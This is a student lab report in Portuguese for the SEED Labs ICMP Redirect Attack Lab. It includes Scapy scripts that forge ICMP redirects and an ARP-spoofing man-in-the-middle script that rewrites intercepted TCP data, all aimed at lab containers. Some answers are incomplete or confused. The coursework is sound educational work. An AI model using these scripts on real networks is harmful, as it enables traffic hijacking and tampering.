

UNIVERSIDADE FEDERAL DE UBERLÂNDIA  
FEELT – FACULDADE DE ENGENHARIA ELÉTRICA  
ENGENHARIA DE COMPUTAÇÃO

---

LUCAS ALBINO MARTINS  
12011ECP022

**SEGURANÇA DE SISTEMAS COMPUTACIONAIS: SEEDLABS 20.04:  
NETWORK SECURITY – ICMP Redirect Attack Lab LAB**


UBERLÂNDIA  
2021

## ICMP Redirect Attack Lab

Uma mensagem de redirecionamento ICMP é uma mensagem fora de banda projetada para informar um host de uma rota mais otimizada através de uma rede, mas possivelmente usada de forma maliciosa para ataques que redirecionam o tráfego para um sistema específico. Nesse tipo de ataque, o hacker, se passando por roteador, envia uma mensagem de redirecionamento do Internet Control Message Protocol (ICMP) para um host, que indica que todo o tráfego futuro deve ser direcionado para um sistema específico como a rota mais ideal para o ataque. destino. Você pode configurar o IDS para notificá-lo quando essas mensagens de redirecionamento ICMP ocorrerem ou para ignorá-las. Os pacotes de redirecionamento ICMP são ignorados se IPCONFIG IGNOREREDIRECT for especificado no perfil TCP/IP, você estiver usando OMROUTE e tiver interfaces IPv4 configuradas para OMROUTE ou a política IDS estiver ativa para ataques de redirecionamento ICMP e a ação de política associada solicitar que o pacote seja descartado .Os pacotes de redirecionamento ICMPv6 são ignorados se IPCONFIG6 IGNOREREDIRECT for especificado no perfil TCP/IP, você estiver usando OMROUTE e tiver interfaces IPv6 configuradas para OMROUTE ou a política IDS estiver ativa para ataques de redirecionamento ICMP e a ação de política associada solicitar que o pacote seja descartado .

### Task1: Launching ICMP Redirect Attack

Para essa primeira Task, vamos então subir o arquivo docker fornecido pelo laboratório. Podemos observar após de subir o arquivo no docker e visível vários containers.



```
Activities Terminal Mar 7 16:26 seed@VM: ~/Documents
[03/03/22] seed@VM: ~/Documents$ dockps
706fec305bce malicious-router-10.9.0.111
624ea9c6281f attacker-10.9.0.105
ca492351af60 router
4b5a0c897f5b host-192.168.60.6
654d571839b6 host-192.168.60.5
8a40fb884465 victim-10.9.0.5
[03/03/22] seed@VM: ~/Documents$

seed@VM: ~
seed@VM: ~/.../Labsetup seed@VM: ~
[03/03/22] seed@VM: ~$ Lucas Albino Martins
```

Imagem 1 – Containers ativos.

Vamos estar utilizando para a primeira parte o container da vítima 8<sup>a</sup>40fb884465 e o container de ataque 624ea9c6281f.




Imagem 2 – Containers vítima.



Imagem 3 – Containers ataque.

Utilizando o esqueleto do código fornecido pelo laboratório para poder seguir os testes das questões apresentadas pelo laboratório.

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
```

```
# The enclosed IP packet should be the one that # triggers the redirect
message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

Sim, após executar o código no container de ataque, no container da vítima limpamos o cache e executamos o comando `mtr -n 192.168.60.5`, então capturamos pacote do tipo de protocolo ICMP com wireshark, o mesmo mostra que o ICMP foi redirecionado mostrando que você pode usar ataques ICMP para redirecionar para uma máquina remota.




Imagem 4 – Executando código task1.




Imagem 5 – Traceroute maquina vítima.




Imagem 6 – Captura de pacotes do tipo ICMP.

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

Para este código eu editei o icmp.gw para igualar uma máquina inexistente na mesma rede.

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "1.2.3.4"
# The enclosed IP packet should be the one that # triggers the redirect
message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

Repetindo então o procedimento feito na primeira parte anterior mas agora alterando o código para o novo icmp.gw e capturando com wireshark então podemos ver mostra que o pacote ICMP foi redirecionado e que não foi recebido nenhum outro pacote, como ocorreu na captura de tela da parte anterior. Assim, o redirecionamento ICMP ataque pode redirecionar para uma máquina inexistente na mesma rede, mas o pacote não será recebido.




Imagem 7 – Captura de pacotes do tipo ICMP.

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

Primeiro alterando o arquivo do docker.




Imagem 8 – Arquivo docker-compose.

Agora podemos verificar o que ocorreu quando foi adicionado um icmp.gw inexistente que na captura da tela anterior do wireshark era possível ver que então mostrava o pacote ICMP era redirecionado mas que não foi recebido nenhum outro pacote, ocorreu então

a mesma situação ao alterar o valores para 1 e com isso o redirecionamento ICMP ataque pode redirecionar para uma máquina existente em outra rede, mas o pacote não será recebido.




Imagem 9 – Captura de pacotes do tipo ICMP.

## Task2: Launching the MITM Attack

Não obtive sucesso ao efetuar o ataque fora da rede pelo roteador malicioso logo não consegui responder as duas questões dessa parte.

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

Quando é feito pela dentro da própria rede ele é efetuado com sucesso entre o container da vítima e do ataque.

Código utilizado:

```
#!/usr/bin/env python3
from scapy.all import *
import string

def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
    E = Ether(dst=mac_dst, src=mac_src)
    A = ARP(op=2, hwsrc=mac_src, psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
    pkt = E/A
    sendp(pkt)

send_ARP_packet('02:42:0a:09:00:05', '02:42:0a:09:00:6f',
'10.9.0.5', '10.9.0.105')
send_ARP_packet('02:42:0a:09:00:69', '02:42:0a:09:00:6f', '10.9.0.105', '10.
9.0.5')

os.system("sysctl net.ipv4.ip_forward=0")
print("LAUNCHING MITM ATTACK.....")

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.105"
MAC_B = "02:42:0a:09:00:69a"
MAC_M = "02:42:0a:09:00:6f"
target_name = "lucas"
target_byte = target_name.encode('utf-8')
UNIT = 1

def replace_target(pkt):
    ls(pkt)
    #ls(pkt[TCP].payload)

    if pkt[Ether].src == MAC_M:
        pass

    else:
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

            # Cria um novo pacote baseado no capturado.
            # 1) Precisamos excluir a soma de verificação nos cabeçalhos
            # IP e TCP, # porque nossa modificação os tornará inválidos.
            # Scapy irá recalculá-los se estes campos estiverem faltando.
            # 2) Também excluimos o payload TCP original.
            newpkt = IP(bytes(pkt[IP]))
```



```

del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)
#####
###
# # Construa a nova carga com base na carga antiga.
# Os alunos precisam implementar esta parte.
if pkt[TCP].payload:
    data = pkt[TCP].payload.load
    easyData = data.decode('utf-8')
    x = easyData.find(target_name)

    if (x == - UNIT):
        send(newpkt/data)

    else:
        easyList = list(easyData)
        for i in range(len(target_name)):
            easyList[x + i] = 'A'

        easyStr = ''.join(easyList)
        newData = easyStr.encode('utf-8')
        send(newpkt/newData)

else:
    send(newpkt)
#####
###
elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=replace_target)

```




Imagem 10 – Captura de pacotes do tipo ICMP.

Códigos:

Task1.1

```
#!/usr/bin/python3
```

```
from scapy.all import *
```

```
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
```

```
icmp = ICMP(type=5, code=1)
```

```
icmp.gw = "10.9.0.111"
```

```
# The enclosed IP packet should be the one that # triggers the redirect message.
```

```
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
```

```
send(ip/icmp/ip2/ICMP());
```

Task1.2

```
#!/usr/bin/python3
```

```
from scapy.all import *
```

```
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
```

```

icmp = ICMP(type=5, code=1)
icmp.gw = "1.2.3.4"
# The enclosed IP packet should be the one that # triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());

```

## Task2.1

```

#!/usr/bin/env python3
from scapy.all import *
import string

def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
    E = Ether(dst=mac_dst, src=mac_src)
    A = ARP(op=2, hwsrc=mac_src, psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
    pkt = E/A
    sendp(pkt)

send_ARP_packet('02:42:0a:09:00:05', '02:42:0a:09:00:6f', '10.9.0.5', '10.9.0.105')
send_ARP_packet('02:42:0a:09:00:69', '02:42:0a:09:00:6f', '10.9.0.105', '10.9.0.5')

os.system("sysctl net.ipv4.ip_forward=0")
print("LAUNCHING MITM ATTACK.....")

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.105"
MAC_B = "02:42:0a:09:00:69a"
MAC_M = "02:42:0a:09:00:6f"
target_name = "lucas"
target_byte = target_name.encode('utf-8')
UNIT = 1

```

```

def replace_target(pkt):
    ls(pkt)
    #ls(pkt[TCP].payload)

    if pkt[Ether].src == MAC_M:
        pass

    else:
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:

            # Cria um novo pacote baseado no capturado.

            # 1) Precisamos excluir a soma de verificação nos cabeçalhos IP e TCP, # porque nossa
            modificação os tornará inválidos.

            # Scapy irá recalculá-los se estes campos estiverem faltando. # 2) Também excluimos o
            payload TCP original.

            newpkt = IP(bytes(pkt[IP]))
            del(newpkt.chksum)
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)

            #####

            # # Construa a nova carga com base na carga antiga.

            # Os alunos precisam implementar esta parte.

            if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                easyData = data.decode('utf-8')
                x = easyData.find(target_name)

                if (x == - UNIT):
                    send(newpkt/data)

            else:
                easyList = list(easyData)

```

```

        for i in range(len(target_name)):
            easyList[x + i] = 'A'

        easyStr = ''.join(easyList)
        newData = easyStr.encode('utf-8')
        send(newpkt/newData)

    else:

        send(newpkt)

#####

elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)

f = 'tcp'

pkt = sniff(iface='eth0', filter=f, prn=replace_target)

```

## Referências:

Scapy Project. Disponível em: <<https://scapy.net/>> Acesso em 10 de março de 2022.

ICMP Redirect Attack Lab. Disponível em: <[https://seedsecuritylabs.org/Labs\\_20.04/Files/ICMP\\_Redirect/ICMP\\_Redirect.pdf/](https://seedsecuritylabs.org/Labs_20.04/Files/ICMP_Redirect/ICMP_Redirect.pdf/)>. Acesso em 10 de março de 2022.

WHAT ICMP REDIRECT MESSAGE. Disponível em: <<https://www.ibm.com/support/pages/what-icmp-redirect-message>>. Acesso em 19 de fevereiro de 2022.